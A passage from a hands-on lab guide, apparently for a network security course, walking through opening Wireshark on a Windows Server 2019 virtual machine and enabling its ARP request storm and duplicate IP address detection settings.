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

30. Leave the command running and immediately switch to the **Windows Server 2019** virtual machine.
31. Click the **Type here to search** icon at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.



32. The **Wireshark Network Analyzer** window appears; click **Edit** in the menu bar and select **Preferences…**.



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

33. The **Wireshark . Preferences** window appears; expand the **Protocols** node.



34. Scroll-down in the **Protocols** node and select the **ARP/RARP** option.

35. From the right-hand pane, click the **Detect ARP request storms** checkbox and ensure that the **Detect duplicate IP address configuration** checkbox is checked; click **OK**.



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
